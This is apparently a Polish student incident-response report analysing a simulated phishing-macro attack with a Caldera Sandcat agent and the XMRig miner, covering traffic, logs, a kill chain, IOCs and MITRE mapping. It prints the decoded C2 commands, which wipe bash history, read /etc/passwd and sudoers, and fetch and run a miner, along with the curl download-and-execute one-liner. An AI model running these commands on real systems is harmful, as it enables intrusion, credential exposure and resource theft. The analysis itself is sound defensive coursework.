

Kacper Szaruch , Miłosz Sowa ,  
Anna Błaszczak , Jan Wojciechowski

# Projekt KRYCY

## Faza II

### Analiza Incident Response

16 marca 2024

#### Spis treści

|                                    |   |
|------------------------------------|---|
| <b>1. Wstęp</b>                    | 2 |
| <b>2. Pozyskane próbki</b>         | 2 |
| 2.1. Analiza zebranePakiety.pcapng | 2 |
| 2.2. Analiza process_creation.log  | 4 |
| 2.3. Analiza audit.log.4           | 4 |
| 2.4. Analiza maszyny               | 4 |
| <b>3. Przebieg ataku</b>           | 6 |
| 3.1. Kill Chain                    | 6 |
| <b>4. Indicator of Compromise</b>  | 7 |
| <b>5. Klasyfikacja technik</b>     | 7 |
| <b>6. Podsumowanie</b>             | 8 |

## 1. Wstęp

Niniejszy dokument stanowi sprawozdanie z realizacji drugiej fazy projektu. Oświadczamy, że ta praca, stanowiąca podstawę do uznania osiągnięcia efektów uczenia się z przedmiotu KRYCY, została wykonana przez nas samodzielnie.

Zadanie polegało na analizie Incident Response próbek dla otrzymanego cyberataku.

## 2. Pozyskane próbki

Otrzymano następujące próbki:

- zebranePakiety.pcapng
- process\_creation.log
- audit.log.4
- obraz maszyny Ubuntu 64-bit

Dokonano ich analizy, a wyniki tego działania są przedstawione w poniższych sekcjach.

### 2.1. Analiza zebranePakiety.pcapng

Plik ze zrzutem ruchu sieciowego analizowano w programie Wireshark. Zebranych pakietów było ponad 280 tysięcy. Do wstępnej analizy wykorzystano filtr *not quic && not tcp && not arp* i skupiono się na przeglądaniu pakietów związanych z DNS.

Pierwszą ciekawą stroną, która została odwiedzona jest *wp.pl* i poczta na niej:

|      |              |                 |                 |     |  |
|------|--------------|-----------------|-----------------|-----|--|
| 2108 | 22.800859180 | 127.0.0.1       | 127.0.0.53      | DNS | 85 Standard query 0xced9 A poczta.wp.pl OPT                            |
| 2109 | 22.800881884 | 127.0.0.1       | 127.0.0.53      | DNS | 85 Standard query 0xc9dd AAAA poczta.wp.pl OPT                         |
| 2110 | 22.801173229 | 192.168.135.128 | 192.168.135.2   | DNS | 85 Standard query 0xb674 A poczta.wp.pl OPT                            |
| 2111 | 22.801555307 | 192.168.135.128 | 192.168.135.2   | DNS | 85 Standard query 0x6c3b AAAA poczta.wp.pl OPT                         |
| 2112 | 22.821355127 | 192.168.135.2   | 192.168.135.128 | DNS | 101 Standard query response 0xb674 A poczta.wp.pl A 193.17.41.249 OPT  |
| 2113 | 22.821355570 | 192.168.135.2   | 192.168.135.128 | DNS | 141 Standard query response 0x6c3b AAAA poczta.wp.pl SOA ns1.wp.pl OPT |

Rys. 1. Pakiety wskazujące na pocztę

Pakiety związane z pocztą mogą wskazywać na hipotetyczny phishing. Ofiara zalogowała się na swoją skrzynkę pocztową i być może ściągnęła złośliwy plik lub weszła na podejrzaną stronę.

Równie ciekawe są pakiety związane z *donate.v2.xmrig.com*. Strona związana jest z kryptowalutami:

|       |                 |                 |                 |     |  |
|-------|-----------------|-----------------|-----------------|-----|--|
| 86242 | 1573.9306735... | 127.0.0.1       | 127.0.0.53      | DNS | 92 Standard query 0x7a79 A donate.v2.xmrig.com OPT   |
| 86243 | 1573.9306979... | 127.0.0.1       | 127.0.0.53      | DNS | 92 Standard query 0x6772 AAAA donate.v2.xmrig.com OPT  |
| 86244 | 1573.9313823... | 192.168.135.128 | 192.168.135.2   | DNS | 92 Standard query 0x0a4b A donate.v2.xmrig.com OPT   |
| 86245 | 1573.9318509... | 192.168.135.128 | 192.168.135.2   | DNS | 92 Standard query 0xe492 AAAA donate.v2.xmrig.com OPT  |
| 86246 | 1573.9360274... | 192.168.135.2   | 192.168.135.128 | DNS | 124 Standard query response 0x0a4b A donate.v2.xmrig.com A 178.128.242.134 A 199.247.27.41 OPT |
| 86247 | 1573.9363479... | 127.0.0.53      | 127.0.0.1       | DNS | 124 Standard query response 0x7a79 A donate.v2.xmrig.com A 178.128.242.134 A 199.247.27.41 OPT |
| 86248 | 1573.9382538... | 192.168.135.2   | 192.168.135.128 | DNS | 151 Standard query response 0xe492 AAAA donate.v2.xmrig.com SOA duke.ns.cloudflare.com OPT     |
| 86249 | 1573.9389607... | 127.0.0.53      | 127.0.0.1       | DNS | 151 Standard query response 0x6772 AAAA donate.v2.xmrig.com SOA duke.ns.cloudflare.com OPT     |

Rys. 2. donate.v2.xmrig.com

Odnaleziono także pakiety MDNS powiązane z LaptopArtur1. Nie jest to najprawdopodobniej bezpośrednio związane z przebiegiem ataku, ale takie informacje mogłyby potencjalnie ułatwić identyfikację grupy APT (w tym przypadku koleżanek i kolegów z innego zespołu).

|       |               |                         |             |      |   |
|-------|---------------|-------------------------|-------------|------|---|
| 22703 | 657.047854567 | 192.168.135.1           | 224.0.0.251 | MDNS | 80 Standard query 0x0000 ANY LaptopArtur1.local, "QM" question                  |
| 22704 | 657.048601067 | fe80::8a42:b345:d9::... | ff02::fb    | MDNS | 100 Standard query 0x0000 ANY LaptopArtur1.local, "QM" question                 |
| 22705 | 657.049323229 | fe80::8a42:b345:d9::... | ff02::fb    | MDNS | 138 Standard query response 0x0000 AAAA fe80::8a42:b345:d9:a2df A 192.168.135.1 |
| 22706 | 657.049323354 | 192.168.135.1           | 224.0.0.251 | MDNS | 118 Standard query response 0x0000 AAAA fe80::8a42:b345:d9:a2df A 192.168.135.1 |
| 22707 | 657.050308216 | 192.168.135.1           | 224.0.0.251 | MDNS | 80 Standard query 0x0000 ANY LaptopArtur1.local, "QM" question                  |
| 22708 | 657.050821786 | fe80::8a42:b345:d9::... | ff02::fb    | MDNS | 100 Standard query 0x0000 ANY LaptopArtur1.local, "QM" question                 |
| 22709 | 657.051420278 | fe80::8a42:b345:d9::... | ff02::fb    | MDNS | 138 Standard query response 0x0000 AAAA fe80::8a42:b345:d9:a2df A 192.168.135.1 |
| 22710 | 657.051420458 | 192.168.135.1           | 224.0.0.251 | MDNS | 118 Standard query response 0x0000 AAAA fe80::8a42:b345:d9:a2df A 192.168.135.1 |

Rys. 3. Pakiety MDNS

| No.   | Time          | Source          | Destination     | Protocol | Length | Info                         |
|-------|---------------|-----------------|-----------------|----------|--------|------------------------------|
| 10764 | 93.638116644  | 192.168.135.134 | 192.168.135.128 | HTTP     | 49812  | HTTP/1.1 200 OK              |
| 10781 | 94.675471847  | 192.168.135.134 | 192.168.135.128 | HTTP     | 568    | HTTP/1.1 200 OK (text/plain) |
| 10786 | 94.792809228  | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 11216 | 145.716237189 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 11548 | 294.749216199 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 13094 | 244.746569095 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 13170 | 277.766356051 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 13285 | 321.812868255 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 13335 | 373.332291879 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 13377 | 417.341342297 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 13442 | 456.376306149 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 13484 | 491.980133936 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 14553 | 535.388334690 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 17620 | 581.394728368 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 42252 | 815.157678767 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 46731 | 857.208139713 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 47181 | 907.204060859 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |
| 47466 | 946.244016291 | 192.168.135.134 | 192.168.135.128 | HTTP     | 160    | HTTP/1.1 200 OK (text/plain) |

\* Frame 18781: 568 bytes on wire (4544 bits), 568 bytes captured (4544 bits) on interface any, id 0  
 \* Linux cooked capture v1  
 \* Internet Protocol Version 4, Src: 192.168.135.134, Dst: 192.168.135.128  
 \* Transmission Control Protocol, Src Port: 8888, Dst Port: 44966, Seq: 154, Ack: 762, Len: 500  
 \* [2 Reassembled TCP Segments (653 bytes): #10780(153), #10781(500)]  
 \* Hypertext Transfer Protocol  
 \* Line-based text data: text/plain (1 lines)  
 [truncated]eyJwYXc0IAlldmZ6ZmZsiIiwgInNsZWVwJjogNTEsICJ3YXRjaGRvZyY16IDAsICJpbmN0cnVjdG1vbnM10IAiW1wleXcXCjZpZFcxcXCI6I6I1MDA4YzRh...

Rys. 4. Komunikacja C2

Udało się również odnaleźć komunikację **Command & Control**. Odkryte pakiety HTTP zawierają wykonywane polecenie zakodowane Base64.

Poniżej znajduje się odkodowana komunikacja:

```
> $HOME/.bash_history && unset HISTFILE
```

```
hostname
```

```
users; w; who
```

```
uname -a >> /tmp/T1082.txt; if [ -f /etc/lsb-release ]; then cat /etc/lsb-release >> /tmp/T1082.txt; fi; if [ -f /etc/redhat-release ]; then cat /etc/redhat-release >> /tmp/T1082.txt; fi ; if [ -f /etc/issue ]; then cat /etc/issue >> /tmp/T1082.txt; fi; if [ -f /etc/os-release ]; then cat /etc/os-release >> /tmp/T1082.txt; fi; uptime >> /tmp/T1082.txt; cat /tmp/T1082.txt 2>/dev/null
```

```
lsmod; kmod list; grep vmw /proc/modules
```

```
username=$(id -u -n) && lsof -u $username
```

```
whoami
```

```
cat /etc/passwd > /tmp/T1003.008.txt; cat /tmp/T1003.008.txt
```

```
cat /etc/pam.d/common-password
```

```
if [ -f /etc/sudoers ]; then sudo cat /etc/sudoers > /tmp/T1087.001.txt; fi; if [ -f /usr/local/etc/sudoers ]; then sudo cat /usr/local/etc/sudoers > /tmp/T1087.001.txt; fi; cat /tmp/T1087.001.txt
```

```
wget https://github.com/xmrig/xmrig/releases/download/v6.11.2/xmrig-6.11.2-linux-x64.tar.gz;tar -xf xmrig-6.11.2-linux-x64.tar.gz;timeout 60 ./xmrig-6.11.2/xmrig;[ $? -eq 124 ]
```

```
pwd
```

```
ls -l
```

```
> $HOME/.bash_history && unset HISTFILE
```

```
cd ..; echo "glhf" > 4235ghfsh234ghs.txt
```

```
ls
```

```
cd Public; echo "glhf" > asdbauiasd.txt
```

```
cd Desktop
```

```
echo "glhf." > sas.txt
```

Analiza komunikacji:

- na początku usuwana jest historia poleceń bash i uniemożliwia się jej dalsze zapisywanie
- kolejne polecenia służą gromadzeniu informacji o systemie (nazwa hosta, zalogowani użytkownicy, szczegóły systemu operacyjnego), które są następnie zapisywane w pliku */tmp/T1082.txt*
- wyświetlane są załadowane moduły jądra
- wyświetlane są otwarte pliki dla bieżącego użytkownika
- kopiowana jest zawartość pliku */etc/passwd* do pliku */tmp/T1003.008.txt* i wyświetlana jest jego zawartość
- wyświetlana jest konfiguracja hasła PAM (*/etc/pam.d/common-password*)
- kopiowana jest zawartość pliku */etc/sudoers* do */tmp/T1087.001.txt*
- pobierana jest koparka kryptowalut o nazwie **xmrig**, po czym jest rozpakowywana i uruchamiana na 60 sekund
- wykonywane są polecenie służące do nawigacji po systemie plików, wyświetlania zawartości katalogów i tworzenia plików
- ponownie usuwana jest historia poleceń basha i uniemożliwione jest jej dalsze zapisywanie

## 2.2. Analiza process\_creation.log

W pliku *process\_creation.log* zidentyfikowano dwie akcje, które znacznie odbiegają od normy. Pierwszą z nich jest połączenie do serwera w sieci lokalnej z wykorzystaniem komendy *curl*. Polecenie to zostało wykonane prawdopodobnie przez makro ukryte w pliku *wazny\_dokument.ods*. Polecenie pobiera plik *sandcat.go*, który został zidentyfikowany jako część projektu **MITRE CALDERA**, które umożliwia symulację ataku.

```
/usr/bin/sh-cserver="http://192.168.135.134:8888";curl-s-XPOST-H"file:sandcat.go"-H"platform:linux"$server/file/download>splunkd;chmod+xsplunkd;./splunkd-server$server-groupred-v
```

Kolejną podejrzaną aktywnością jest pobranie pliku *xmrig-6.11.2-linux-x64.tar.gz*. Został on zidentyfikowany jako oprogramowanie do kopania kryptowalut **XMRIg**


```
sh-cwgethttps://github.com/xmrig/xmrig/releases/download/v6.11.2/xmrig-6.11.2-linux-x64.tar.gz;tar-xfxmrig-6.11.2-linux-x64.tar.gz;timeout60./xmrig-6.11.2/xmrig;[\$?-eq124]
```

## 2.3. Analiza audit.log.4

Analiza nie pozwoliła na odkrycie przydatnych faktów na temat ataku. Z ciekawszych kwestii, w logach można zauważyć nazwę użytkownika maszyny ("karol"). Zakłada się, że to *process\_creation.log* i zebranePakiety.pcapng są lepszym źródłem informacji.


## 2.4. Analiza maszyny

Analiza maszyny była utrudniona ze względu na zabezpieczenie hasłem, jednak udało się rozwiązać ten problem przy użyciu trybu odzyskiwania. Na maszynie odkryto maila zawierającego dokument OpenDocument o nazwie *wazny\_dokument.ods*.




Rys. 5. Zawartość maila

Analiza zawartości dokumentu ujawniła makro wykonujące się przy otwarciu pliku. Skrypt pobierał, przy użyciu curl, plik *sandcat.go* z adresu w sieci lokalnej, a następnie go uruchamiał.



Rys. 6. Makro

Następnym obiektem analizy został folder zawierający koparkę kryptowalut XMRig. Jest to open source'owa koparka, której konfiguracja znajduje się w pliku *config.json*. Niestety, konfiguracja nie została w pełni przeprowadzona, ponieważ nie został wskazany adres do wypłat. To uniemożliwiło dalszą, potencjalną atrybucję poprzez śledzenie przepływu środków między kontami.



```
78     "cn/0": false,
79     "cn-lite/0": false
80   },
81   "log-file": null,
82   "donate-level": 1,
83   "donate-over-proxy": 1,
84   "pools": [
85     {
86       "algo": null,
87       "coin": null,
88       "url": "donate.v2.xmrigh.com:3333",
89       "user": "YOUR_WALLET_ADDRESS",
90       "pass": "x",
91       "rig-id": null,
92       "nicehash": false,
93       "keepalive": false,
94       "enabled": true,
95       "tls": false,
96       "tls-fingerprint": null,
97       "daemon": false,
98       "socks5": null,
99       "self-select": null,
100      "submit-to-origin": false
101    }
102  ],
103  "retries": 5,
104  "retry-pause": 5,
105  "print-time": 60,
106  "health-print-time": 60,
107  "dmi": true,
108  "syslog": false,
109  "tls": {
110    "enabled": false,
111    "protocols": null,
112    "cert": null,
113    "cert_key": null,
114    "ciphers": null,
```

Rys. 7. Plik konfiguracyjny koparki XMRig

### 3. Przebieg ataku

Podsumowując wszystkie zebrane podczas analizy informacje można odtworzyć przebieg ataku:

1. otrzymanie przez użytkownika maila z załączonym dokumentem zawierającym makra
2. uruchomienie makra, które umożliwia pobranie i uruchomienie pliku *sandcat.go*
3. komunikacja C2 (opisana dokładnie w sekcji 2.1)

#### 3.1. Kill Chain

- **Reconnaissance** - atakujący zgromadził informacje o potencjalnym celu. W tym przypadku mógł zbadać organizację, aby dowiedzieć się, kto jest podatny na otwarcie załącznika maila z makrami
- **Weaponization** - zostało stworzone złośliwe oprogramowanie. Atakujący przygotował dokument z makrami, które pobierają i uruchamiają plik *sandcat.go*
- **Delivery** - mail z załączonym dokumentem zawierającym makra został wysłany
- **Exploitation** - makra w dokumencie wykorzystują luki w zabezpieczeniach, aby pobrać i uruchomić plik *sandcat.go*
- **Installation** - plik *sandcat.go* jest uruchamiany, instalując agenta Sandcat
- **Command and Control** - złośliwe oprogramowanie tworzy kanał komunikacyjny z atakującym, umożliwiając mu zdalne sterowanie systemem. W tym przypadku, agent Sandcat komunikuje się z serwerem CALDERA, umożliwiając atakującemu zdalne sterowanie systemem
- **Actions on Objectives** - atakujący wykonuje swoje zamierzone działania - gromadzenie informacji o systemie, manipulację plikami i folderami, instalację i uruchamianie koparki kryptowalut oraz próbę ukrycia swoich działań poprzez usuwanie historii poleceń bash

## 4. Indicator of Compromise

Na podstawie zebranych informacji, jako indykator ataku uznano:

1. Hash pliku sandcat.go (MD5): *< hash >*
2. Połączenie z adresem IP: 192.168.135.134 (adres C2)
3. Połączenia po porcie 8888 (używany do C2)
4. String obecny w pliku: YOUR\_WALLET\_ADDRESS (adres portfela dla koparki)

W celu wykrycia infekcji można byłoby użyć następujących reguł:

```
if downloaded_file:
    if file_hash in malicious_hashes:
        detection = True

if created_file:
    contents = created_file.read()
    if 'YOUR_WALLET_ADDRESS' in contents or 'your_wallet_address' in contents:
        detection = True

if new_connection:
    if port == 8888:
        suspicion_level += 1
    if source_ip or dest_ip in suspicious_ips:
        detection = True
```

## 5. Klasyfikacja technik

Zmapowano wykryte techniki za pomocą katalogu MITRE:

- **T1566.001 - Phishing: Spearphishing Attachment** - atakujący wysyłał maila z załączonym dokumentem zawierającym makra
- **T1059.005 - Command and Scripting Interpreter: Visual Basic** - makra w dokumencie są uruchamiane, aby pobrać i uruchomić plik *sandcat.go*
- **T1070.003 - Indicator Removal: Clear Command History** - usuwana jest historia poleceń bash, aby ukryć działania atakującego
- **T1003.008 - OS Credential Dumping: /etc/passwd and /etc/shadow** - wyświetlenie zawartości pliku */etc/passwd*
- **T1071.001 - Application Layer Protocol: Web Protocols** - agent Sandcat komunikuje się z serwerem CALDERA, umożliwiając atakującemu zdalne sterowanie systemem
- **T1496 - Resource Hijacking** - atakujący instaluje koparkę kryptowalut, co może wpływać na wydajność systemu

## 6. Podsumowanie

Na podstawie analizy zebranych danych udało nam się ustalić rodzaj ataku oraz zamiary atakującego. Dzięki wnikliwym badaniom zawartości plików i zachowania malware, możliwe było wyznaczenie indykatorów ataku oraz zdefiniowanie reguł pozwalających na zapobiegnięcie infekcji w przyszłości. Dzięki ćwiczeniu mogliśmy na żywym materiale zapoznać się z zasadami analizy złośliwego oprogramowania i typowych metod jego badania. Ćwiczeniu bardzo pomógł fakt, że atak przygotowywany był również przez studentów, dzięki czemu nie był zbyt kompleksowy i jego analiza nie była tak żmudna i czasochłonna, jak w przypadku rzeczywistych ataków.